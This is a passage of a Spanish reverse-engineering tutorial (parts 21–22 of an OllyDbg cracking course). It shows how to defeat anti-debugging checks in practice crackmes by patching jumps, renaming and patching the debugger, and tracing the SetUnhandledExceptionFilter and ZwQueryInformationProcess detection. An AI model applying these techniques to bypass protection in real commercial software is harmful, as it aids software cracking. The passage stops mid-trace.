Y siempre el resultado de la comparación nos llevara al salto condicional de 4011b1 el cual cuando halle el proceso OLLYDBG.exe no saltara y nos cerrara el OLLYDBG, así que podemos cambiarlo por un JMP, lo cual evitara que se cierre.


```
00401198  .   6A 00          PUSH 0                                   ExitCode = 0
0040119A  .   E8 57000000    CALL <JMP.&kernel32.ExitProcess>         ExitProcess
0040119F  >   68 B6304000    PUSH buggers3.004030B6                   ASCII "OLLYDBG.EXE"
004011A4  .   68 58314000    PUSH buggers3.00403158                   ASCII "smss.exe"
004011A9  .   FF15 2431400   CALL DWORD PTR DS:[403124]               kernel32.lstrcmpA
004011AF  .   0BC0           OR EAX,EAX
004011B1  v   EB 2F          JMP SHORT buggers3.004011E2
004011B3  .   FF35 3C31400   PUSH DWORD PTR DS:[40313C]
004011B9  .   6A 01          PUSH 1
004011BB  .   68 FF0F1F00    PUSH 1F0FFF
004011C0  .   FF15 1431400   CALL DWORD PTR DS:[403114]               kernel32.OpenProcess
004011C6  .   A3 64324000    MOV DWORD PTR DS:[403264],EAX
004011CB  .   6A 00          PUSH 0
004011CD  .   FF35 6432400   PUSH DWORD PTR DS:[403264]
004011D3  .   FF15 2031400   CALL DWORD PTR DS:[403120]               kernel32.TerminateProcess
004011D9  .   6A 00          PUSH 0                                   ExitCode = 0
004011DB  .   E8 16000000    CALL <JMP.&kernel32.ExitProcess>         ExitProcess
004011E0  .v  EB 11          JMP SHORT buggers3.004011F3
004011E2  >   68 34314000    PUSH buggers3.00403134
004011E7  .   FF35 5C32400   PUSH DWORD PTR DS:[40325C]
004011ED  .   FF15 1C31400   CALL DWORD PTR DS:[40311C]               kernel32.Process32Next
```

Ahora si desactivamos todos los BP y damos RUN




Con lo cual la protección ha sido vencida, ahora ya sabemos que con el plugin HideDebugger nos ocultara la ventana del OLLYDBG de la detección de FindWindowA y usando el OLLYDBG renombrado como PIRULO.exe no detectara ningún proceso llamado OLLYDBG, por lo cual allí debería correr sin problemas, veamos.

Abramos el PIRULO.exe




Coloquémosle la tilde en la opción para ocultar de la api FindWindowA y apretemos SAVE


Pues reiniciémoslo cerrándolo completamente y volviéndolo a abrir



Y cargo el buggers3 pero antes me voy a sacar una duda, voy a ver con el Windowse, que cambios realizo el plugin en la ventana del OLLY para que no sea detectada



Vemos que ahora no aparece el nombre OLLYDBG en el titulo de la ventana y la clase ?





Vemos que por el lado de la clase no nos protege para nada debemos hallar otra cosa.


La herramienta que no es un plugin que nos ayuda con esto es el Repair 0.6, es un parcheador de OLLYDBG que se encuentra en mi http aquí

http://www.ricnar456.dyndns.org/HERRAMIENTAS/Q-R-S-T-U/repair0.6.zip


Si lo bajamos y cerramos el OLLYDBG y arrancamos el parcheador









Bueno así que tenemos un tercer OLLYDBG parcheado que se llama NVP11.exe veamos en la carpeta del OLLYDBG donde esta




Allí esta, abrámoslo y veamos que CLASS tiene el mismo



Vemos que tiene como CLASS Nvp11 y por supuesto el nombre del proceso también es ese, por lo cual el buggers3 debería correr aquí perfectamente sin cambiar nada, probemos



Doy Run y




Quiere decir que nuestro OLLYDBG parcheado, es cada día menos detectado, al menos ya no se lo puede detectar ni por el nombre del proceso OLLYDBG ni por el titulo ni la clase de la ventana, jeje en la parte 22 seguiremos fortificando nuestro OLLYDBG y aprendiendo como funcionan mas detecciones antidebugger, como entenderlas, arreglarlas a mano y al final con algún plugin , para evitar trabajar de mas jeje.

Hasta la parte 22
Ricardo Narvaja
27 de diciembre de 2005

INTRODUCCION AL CRACKING CON OLLYDBG parte 22


Bueno seguiremos con mas trucos antidebugging en esta parte veremos dos trucos antidebugging simultáneamente, ya que uno trabaja con el otro, por lo tanto estudiaremos los dos.
Es de mencionar que siempre estamos dando por sabido todo lo visto anteriormente y que iniciaremos este tute con el OLLYDBG que parcheamos en la parte 21, que se llama NVP11, con el plugin HideDebugger 1.23f por ahora configurado así.




Allí vemos que hay una tilde llamada UNHANDLED EXCEPTION TRICKS, bueno estudiaremos este truco, a su vez que trabaja conjuntamente con otro truco que podemos encontrar también usado en forma separada, es el llamado a la api ZwQueryInformationProcess para detectar el debugger.

Usaremos el crackme adjunto llamado sphynx.zip, ya sabemos desde aquí que si le ponemos la tilde en UNHANDLED EXCEPTION TRICKS corre perfectamente, pero veremos un poco como trabajan ambos métodos.


Otra cosa de aclarar que estos crackmes que no estamos solucionando, los veremos mas adelante, por ejemplo este necesita para solucionarse usar el método de fuerza bruta para hallar el serial correcto, y es posible que lo usemos como ejemplo cuando veamos ese método de ataque, por ahora solo lo haremos correr en OLLYDBG y explicaremos su método de protección.



Cargo el crackme en el Nvp11 (OLLYDBG parcheado) y verifico que las opciones del plugin HideDebugger 1.23f, estén como en la primera imagen y además dejo por ahora las excepciones todas marcadas.




Doy RUN



Y el crackme llega a la ventana principal pero la protección esta después.


Coloco un serial falso y apreto check




Me dice que no es posible procesar la excepción y se cierra si doy RUN.

Bueno me doy cuenta de que si lo pruebo fuera de OLLYDBG, el crackme no se cierra, continua funcionando y dándonos la posibilidad de seguir intentando con diferentes seriales.


Bueno reiniciémoslo y veamos las apis que utiliza





Address	Section	Type	Name	Comment
0040200C	.rdata	Import	kernel32.DebugBreak	
00402028	.rdata	Import	user32.DialogBoxParamA	
00402010	.rdata	Import	kernel32.ExitProcess	
00402024	.rdata	Import	user32.GetDlgItemTextA	
00402000	.rdata	Import	kernel32.GetModuleHandleA	
00402008	.rdata	Import	kernel32.IsDebuggerPresent	
00402020	.rdata	Import	user32.MessageBoxA	
00401000	.text	Export	<ModuleEntryPoint>	
00402004	.rdata	Import	kernel32.SetUnhandledExceptionFilter	
00402018	.rdata	Import	shell32.ShellExecuteA	
0040202C	.rdata	Import	user32.wsprintfA	

Recordamos que el plugin HideDebugger tenía la opción para protegernos de los trucos de esta api



Pero antes de poner la tilde aprenderemos a pasarlo a mano y a ver como trabaja

Veamos la definición de la api SetUnhandledExceptionFilter en el WINAPI32

SetUnhandledExceptionFilter Quick Info


The **SetUnhandledExceptionFilter** function lets an application supersede the top-level exception handler that Win32 places at the top of each thread and process.

After calling this function, if an exception occurs in a process that is not being debugged, and the exception makes it to the Win32 unhandled exception filter, that filter will call the exception filter function specified by the *lpTopLevelExceptionFilter* parameter.

```
LPTOP_LEVEL_EXCEPTION_FILTER SetUnhandledExceptionFilter(
  LPTOP_LEVEL_EXCEPTION_FILTER lpTopLevelExceptionFilter        // exception filter function
);
```

Bueno vemos que uno de los parámetros de la api, es la dirección de donde continuara ejecutándose, cuando el programa encuentre una excepción, siempre que el programa NO ESTE SIENDO DEBUGGEADO jeje, allí lo dice y para comprobar si esta siendo debuggeado o no utiliza un llamado a ZwQueryInformationProcess.


Bueno miremos el programa, allí mismo en el inicio ya llama a esta api



Como vemos el único parámetro, es la dirección adonde continuara ejecutándose el programa cuando halle una excepción, si es que no hay debugger jeje, ira a 401108 si hay debugger ira al tacho de basura.

O sea ya veremos que un programa coloca manejadores de excepciones, para cuando se produce una de ellas, el programa siga corriendo a partir de la dirección que indica el manejador, pues esta api hace eso, fuerza al programa a que cuando encuentre una excepción, continúe a partir de la dirección que nos indica el parámetro, pero eso si siempre y cuando no haya un debugger.

Bueno pongamos un BP en las dos apis que trabajan juntas estas son SetUnhandledExceptionFilter y UnhandledExceptionFilter las hermanas jeje.



```
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
Command  Bp SetUnhandledExceptionFilte
Program entry point
```

Ahora demos RUN

```
7C810386  8BFF        MOV EDI,EDI                          ntdll.7C920738
7C810388  55          PUSH EBP
7C810389  8BEC        MOV EBP,ESP
7C81038B  FF75 08     PUSH DWORD PTR SS:[EBP+8]
7C81038E  E8 E8FFFFFF CALL <JMP.&ntdll.RtlEncodePointer>
7C810393  50          PUSH EAX
7C810394  68 AC33887C PUSH kernel32.7C8833AC
7C810399  E8 0F94FFFF CALL kernel32.InterlockedExchange
7C81039E  50          PUSH EAX
```

Para al inicio del programa cuando instala la dirección donde continuara cuando halle una excepción.

```
0012FFBC  00401005  CALL to SetUnhandledExceptionFilter from Sphynx.00401005
0012FFC0  00401108  pTopLevelFilter = Sphynx.00401108
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD7000
0012FFD4  8054A938
```


Como vemos la dirección es 401108 pongamos un BP alli

```
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
Command  Bp 401108
```

Ahora demos RUN y vemos que para en SetUnhandledExceptionFilter llamado desde dlls

```
0012D2AC  00E7D4B7  CALL to SetUnhandledExceptionFilter from shellext.00E7D4B1
0012D2B0  00E7D454  pTopLevelFilter = shellext.00E7D454
0012D2B4  00E7B539  RETURN to shellext.00E7B539
0012D2B8  7C80AA49  kernel32.GetProcessHeap
0012D2BC  00150680
```

Como estas no nos interesan y ya esta colocado el manejador del programa le quito el bp a esta api.



Ahora tipeo un serial falso y apreto CHECK y para en la otra api en UnhandledExceptionFilter, porque ha hallado una excepción que seguramente ha sido generada por el programa intencionalmente para llegar aquí y que esta api decida si esta siendo debuggeado o no y de esta forma ir a la zona caliente en 401108 o al tacho de residuos jeje.

```
7C862B8A  68 48020000  PUSH 248
7C862B8F  68 E035867C  PUSH kernel32.7C8635E0
7C862B94  E8 32F9F9FF  CALL kernel32.7C8024CB
7C862B99  A1 CC36887C  MOV EAX,DWORD PTR DS:[7C8836CC]
7C862B9E  8945 E4      MOV DWORD PTR SS:[EBP-1C],EAX
7C862BA1  8B5D 08      MOV EBX,DWORD PTR SS:[EBP+8]
```

```
0012F70C  7C843622  CALL to UnhandledExceptionFilter from kernel32.7C84361D
0012F710  0012F730  pExceptionInfo = 0012F730
0012F714  7C839A54  RETURN to kernel32.7C839A54
0012F718  0012F738
```

Esta api verificara si el proceso no esta siendo debuggeado y hará el salto a 401108, traceemos con f8 la api a ver como detecta el debugger.

```
7C862C09  6A 07        PUSH 7
7C862C0B  E8 FDB3FAFF  CALL kernel32.GetCurrentProcess
7C862C10  50           PUSH EAX
7C862C11  FF15 AC10807C CALL DWORD PTR DS:[<&ntdll.NtQueryInfor ntdll.ZwQueryInformationProcess
7C862C17  85C0         TEST EAX,EAX
7C862C19  0F8C A2000000 JL kernel32.7C862CC1
7C862C1F  39BD DCFEFFFF CMP DWORD PTR SS:[EBP-124],EDI
```

Llegamos, aquí este el segundo truco antidebugger que veremos hoy, es una forma de detectar el debugger que usa esta api y que puede usar un programa separadamente llamando a la api directamente ZwQueryInformationProcess con el parámetro INFO CLASS=7

```
0012F490  FFFFFFFF  hProcess = FFFFFFFF
0012F494  00000007  InfoClass = 7
0012F498  0012F5E4  Buffer = 0012F5E4
0012F49C  00000004  Bufsize = 4
0012F4A0  00000000  pReqsize = NULL
0012F4A4  00000000
```

Esta api devuelve información del proceso que esta corriendo y con el parámetro INFOCLASS=7 devuelve la información en el buffer de si el proceso esta siendo debuggeado o no.

Veamos el buffer en el dump

```
Follow in Dump
Follow in Stack        Enter
Appearance

0012F490  FFFFFFFF
0012F494  00000007
0012F498  0012F5E4
0012F49C  00000004  Bufsize = 4
0012F4A0  00000000  pReqsize = NULL
0012F4A4  00000000
```

```
Address   Hex dump                          ASCII
0012F5E4  00 00 00 00 18 9D 95 7C  ....↑Ø▒|
0012F5EC  00 00 39 00 61 01 00 50  ..9.aØ.P
0012F5F4  86 B6 92 7C 00 00 00 00  åÂÆ|....
0012F5FC  10 02 00 00 00 00 39 00  ►☻....9.
0012F604  2A 0A 1C 00 7F 00 00 00  *.└.⌂...
0012F60C  01 00 00 00 00 00 00 00  ☺.......
0012F614  50 F6 12 00 B3 40 D2 77  P÷↕.│@Ew
0012F61C  68 80 71 00 00 00 00 00  hÇq.....
0012F624  25 6C EF 77 0F 6C EF 77  %l'w*l'w
0012F62C  1C FC 12 00 0D 00 00 00  └ⁿ↕.....
0012F634  B4 FA 12 00 1C FC 12 00  ┤·↕.└ⁿ↕.
0012F63C  0D 00 00 00 1C 00 00 00  ♪...└...
0012F644  01 00 00 00 0D 00 00 00  ☺.♪.....
```

Ese es el buffer vimos que su tamaño es 4 bytes, y allí la api devolverá FFFFFFFF si esta siendo debuggeado el proceso o cero si no lo esta, pasemos con f8 la api a ver que guarda allí.

```
Address   Hex dump                          ASCII
0012F5E4  FF FF FF FF 18 9D 95 7C      ↑Ø▒|
0012F5EC  00 00 39 00 61 01 00 50  ..9.aØ.P
0012F5F4  86 B6 92 7C 00 00 00 00  åÂÆ|....
0012F5FC  10 02 00 00 00 00 39 00  ►☻....9.
0012F604  2A 0A 1C 00 7F 00 00 00  *.└.⌂...
0012F60C  01 00 00 00 00 00 00 00  ☺.......
```

Allí vemos que devuelve FFFFFFFF o sea que hay debugger mi amigo jeje

```
7C862C19  0F8C A2000000  JL kernel32.7C862CC1
7C862C1F  39BD DCFEFFFF  CMP DWORD PTR SS:[EBP-124],EDI
7C862C25  0F84 96000000  JE kernel32.7C862CC1
7C862C2B  64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C862C31  8B40 30        MOV EAX,DWORD PTR DS:[EAX+30]
```

Vemos que luego viene una comparación que ve si el valor ese es cero o no, ya que EDI vale cero.

```
7C862C79  68 02000020    PUSH
EDI=00000000
Stack SS:[0012F5E4]=FFFFFFFF
```

Y allí no salta

```
